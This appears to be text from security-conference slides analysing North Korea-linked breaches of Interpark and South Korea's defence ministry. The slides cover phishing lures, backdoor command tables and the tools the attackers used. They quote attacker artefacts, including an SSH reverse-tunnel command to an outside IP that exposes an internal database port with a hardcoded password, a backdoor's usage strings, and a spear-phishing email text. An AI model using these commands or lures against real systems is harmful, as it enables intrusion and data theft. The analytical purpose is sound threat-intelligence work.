


# Interpark Breached

Intelligence gathering

## Phishing email

- Threat actor sent phishing email to gather portal ID/password
- Very similar with legitimate portal page
- Just gather login credential for information gathering



# Interpark Breached

Intelligence gathering

## Gathering information from private portal service

- Gather email conversation with other person
- Got reliable email sender address from email box

내서비스 11			
	메일		메일앱
	캘린더		캘린더앱
	주소록		주소록앱
	메모		메모앱
	클라우드		클라우드앱
	쪽지		


쇼핑 10			
	네이버쇼핑		백화점원도
	아울렛원도		스타일원도
	뷰티원도		리빙원도
	푸드원도		키즈원도
	플레이원도		아트원도

- Gather personal data from private cloud
- Steal family pictures for malware creation

# Interpark Breached

## Send spear phishing email

- Disguise email sender address as brother
- Imitate way of brother's speaking
- Email contents disguise as picture of our family



## Initial Exploitation

To : Younger sister


Subject : Our never forget hometown

Content :

I made this since I was boring. It makes me choked up.

Attachment : Our family.zip

# Interpark Breached



# Interpark Breached

## Using SSL communication

```
13 00 00 80 15 00 00 80 03 00 00 80 70 00 00 80 00 00 00 00
22 19 40 00 26 19 40 00 FB 16 40 00 F6 26 40 00 1B 3B 40 00
40 1C 78 C0 04 00 05 00 2F 00 35 00 11 C0 13 C0 14 C0 00 00
4A 49 40 00 1B 47 40 00 6E 49 40 00 6E 49 40 00 8A 46 40 00
4D 63 40 00 A9 A6 40 00 00 00 00 00 6B 2B F6 97 DD 6F 7B 40
4F 70 65 6F 53 53 4C 20 31 2B 30 2B 31 71 20 33 20 44 65 63
62 2E 63 00 41 4C 4C 3A 21 45 58 50 4F 52 54 3A 21 61 4E 55
53 53 4C 76 32 00 00 00 73 73 3E 73 69 64 5F 63 74 78 5F 6C
69 64 5F 63 74 78 00 00 73 73 6C 33 2D 73 68 61 31 00 00 00
00 00 00 00 75 6E 6B 6E 6F 77 6E 00 53 53 4C 76 33 00 00 00
50 34 41 00 C0 35 41 00 C0 34 41 00 DO A7 41 00 A0 5F 41 00
TLSv1...TLSv1.2....P4A..5A..4A...A...A.
```

4 0.000000	18.0.2.15	220.132.191.110	TCP	40 50146 -> 443 [ACK] Seq=1 Ack=1 Win=65536 Len=0
5 0.000000	18.0.2.15	18.0.2.15	TCP	40 50146 -> 443 [ACK] Seq=1 Ack=1 Win=65536 Len=0
6 0.092000	18.0.2.15	220.132.191.110	SSL	170 Client Hello
7 0.092000	18.0.2.15	18.0.2.15	SSLV3	170 Client Hello
8 0.092000	18.0.2.15	18.0.2.15	TCP	40 443 -> 50146 [ACK] Seq=1 Ack=131 Win=7936 Len=0
9 0.092000	18.0.2.15	18.0.2.15	SSLV3	47 Alert (level: Fatal, Description: Handshake Failure)
10 0.092000	18.0.2.15	18.0.2.15	TCP	40 443 -> 50146 [FIN, ACK] Seq=131 Ack=131 Win=7936 Len=0
11 0.092000	18.0.2.15	220.132.191.110	TCP	40 50146 -> 443 [ACK] Seq=131 Ack=9 Win=65536 Len=0
12 0.092000	18.0.2.15	18.0.2.15	TCP	40 50146 -> 443 [ACK] Seq=131 Ack=9 Win=65536 Len=0

```
► Frame 6: 170 bytes on wire (1360 bits), 170 bytes captured (1360 bits)
Raw packet data
► Internet Protocol Version 4, Src: 10.0.2.15, Dst: 220.132.191.110
► Transmission Control Protocol, Src Port: 50146 (50146), Dst Port: 443 (443), Seq: 1, Ack: 1, Len: 130
Secure Sockets Layer
  ▼ SSL Record Layer: Handshake Protocol: Client Hello
    Content Type: Handshake (22)
    Version: SSL 3.0 (0x0300)
    Length: 125
    ▼ Handshake Protocol: Client Hello
      Handshake Type: Client Hello (1)
      Length: 121
      Version: SSL 3.0 (0x0300)
```

## Command and Control


### Backdoor Command

Backdoor command	Function
0x001D409AB14BF2C2	Collect system information
0x0055BED273ABAFFE8	Load specific DLL and call export function
0x00C15AE87AD9D3C7	Create batch file and delete itself
0x0046066EA3EFAA03	Collect list of pre-defined file type in the "My document" folder
•Pre-defined file list	MOf mmf mPg mpEG Wma avi Skm ra VoB Mpe rM Ram mp4 Mp3 smi wmv wAv rmvb K3G midi mKv ac3 mpA mid aSf m3u aAc
0x00B1A384AA1DCEE2	Checking virtual machine environment
0x00DA6A579DC08624	List running processes
0x006FCD4196926244	List opened windows
0x0003302B8F643E65	Download iehmmapi.dll file
0x0098941588361A86	Load iehmmapi.dll file and call export function
0x002CF7FE8107F6A6	Terminate backdoor

# Interpark Breached


## Privilege Escalation

### Lateral Movement




# Interpark Breached

Data Exfiltration



# Interpark Breached

Summary



# Korean MND Breach

# Korea MND Breached

## North Korea 'hacks South's military cyber command'

6 December 2016 | Asia

6 December 2016

*On Dec 2016, Korea Ministry of National Defense was BREACHED*

N. Korea accused of hacking S. Korea' military cyber-command



*South Korea has announced that its military cyber-command appears to have been breached by North Korea. It is not clear whether low-grade documents or more important details like war plans were accessed.*

# Korean MND Breached


## Incident Overview

- When?
  - Published by S.Korea MND on Dec, 2016
  - Attack was on-going from Aug, 2016
- Confirmed Victim?
  - Lots of division of Korea military
- Damage?
  - Not sure
  - But MND published some confidential data was leaked




# Korea MND Breached

Timeline






# Korea MND Breached

How can I recognized the malware?



# Korea MND Breached

Malware Cluster



# Korea MND Breached

## Privilege Escalation

- Mimikatz : Credential dumping

```
08x) Token mimikatz 2.0 alpha x86 (oe.eo) .#####. mimikatz 2.0 alpha (x
86) release "Kiwi en C" (Jan 18 2016 10:33:24) .## ^ ##. ## / \ ## /* * *##
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com ) ## v ##'
http://blog.gentilkiwi.com/mimikatz (oe.eo) #####'
```

- Network scanner

```
if ( argc < 2 )
{
    printf("++ TargetIP TargetPort commandType arg1 arg2 arg3\r\n");
    printf("++ \tSendFile calc.exe /tmp/calc.tmp\r\n");
    printf("++ \tGetFile /tmp/calc.tmp c:\\temp\\calc.exe \r\n");
    printf("++ \tScan\r\n");
    printf("++ \tUpdate\r\n");
    printf("++ \tRun c:\\windows\\notepad.exe 1.txt system(administrator) \r\n");
    printf("++ \tRestart \r\n");
    printf("++ \tServerUpdate \r\n");
    return 0;
}
```

- SSH tunneling tools

```
day Sat Fri Thu Wed Tue Mon Sun SunMonTueWedThuFriSat JanFebMarAprMayJunJulAugSepOctNovDec
echo y | c:\\kings\\msupdate.exe -P 80 -pw rootbacchus -N -R 8610:172.17.213.240:1433 bacchus@198.50.228.154.
```

- Mailslot of Type C backdoor

```
MultipleEvents WSAEventSelect WSACreateEvent WSASStartup htons inet_addr
socket connect \\.\mailslot\\~DF5 MONO_Init wb %.2X 255 127.0.0.
1 unknown %d.%d.%d WSACleanup H
T unknown %d.%d.%d WSACleanup H
GREAT Global Research & Analysis Team
KASPERSKY
```

# Korea MND Breach

## Attribution

- File naming

File name	S/W vendor in SK	Function of S/W
hncupdate.exe	Hancom	Word processor
